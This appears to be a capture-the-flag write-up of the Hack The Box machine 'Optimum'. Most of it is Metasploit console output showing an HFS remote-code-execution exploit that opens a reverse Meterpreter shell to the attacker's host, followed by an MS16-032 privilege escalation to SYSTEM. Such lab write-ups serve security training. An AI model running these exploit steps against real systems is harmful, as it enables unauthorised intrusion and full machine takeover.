




BY YMTzioni

Nmap:



Web browser result:



Now I will use this exploit:

https://www.exploit-db.com/exploits/39161

```
msf5 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.10.14.9:4444
[*] Using URL: http://0.0.0.0:8080/6tKJVwfkJgFeD6o
[*] Local IP: http://192.168.1.150:8080/6tKJVwfkJgFeD6o
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /6tKJVwfkJgFeD6o
[*] Sending stage (176195 bytes) to 10.10.10.8
[*] Meterpreter session 1 opened (10.10.14.9:4444 → 10.10.10.8:49162) at 2021-02-22 13:05:30 +0200
[!] Tried to delete %TEMP%\RTzLienjgtEXoH.vbs, unknown result
[*] Server stopped.

meterpreter > getuid
Server username: OPTIMUM\kostas
meterpreter >
```

User Flag:

```
meterpreter > ls -la
Listing: C:\Users\kostas\Desktop
================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2021-02-28 22:12:40 +0200  %TEMP%
100666/rw-rw-rw-  282     fil   2017-03-18 13:57:16 +0200  desktop.ini
100777/rwxrwxrwx  760320  fil   2014-02-16 13:58:52 +0200  hfs.exe
100444/r--r--r--  32      fil   2017-03-18 14:13:18 +0200  user.txt.txt

meterpreter > cat user.txt.txt
```

Privilege Escalation:

System info:

```
meterpreter > sysinfo
Computer        : OPTIMUM
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : el_GR
Domain          : HTB
Logged On Users : 1
Meterpreter     : x86/windows
```

After searching for the right exploit I found this one “ms16_032_secondary_logon_handle_privesc”

Lets try it on Metasploit:

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(windows/http/rejetto_hfs_exec) > use ms16_032_secondary_logon_handle_privesc
[*] Using configured payload windows/meterpreter/reverse_tcp

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  exploit/windows/local/ms16_032_secondary_logon_handle_privesc  2016-03-21       normal  Yes    MS16-032 Secondary Logon Handle Privilege Escalation


[*] Using exploit/windows/local/ms16_032_secondary_logon_handle_privesc
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set session 2
session => 2
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ls
Listing: C:\Users\kostas\Desktop
================================
```

Root flag:

```
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-03-18 13:52:56 +0200  desktop.ini
100444/r--r--r--  32    fil   2017-03-18 14:13:57 +0200  root.txt
```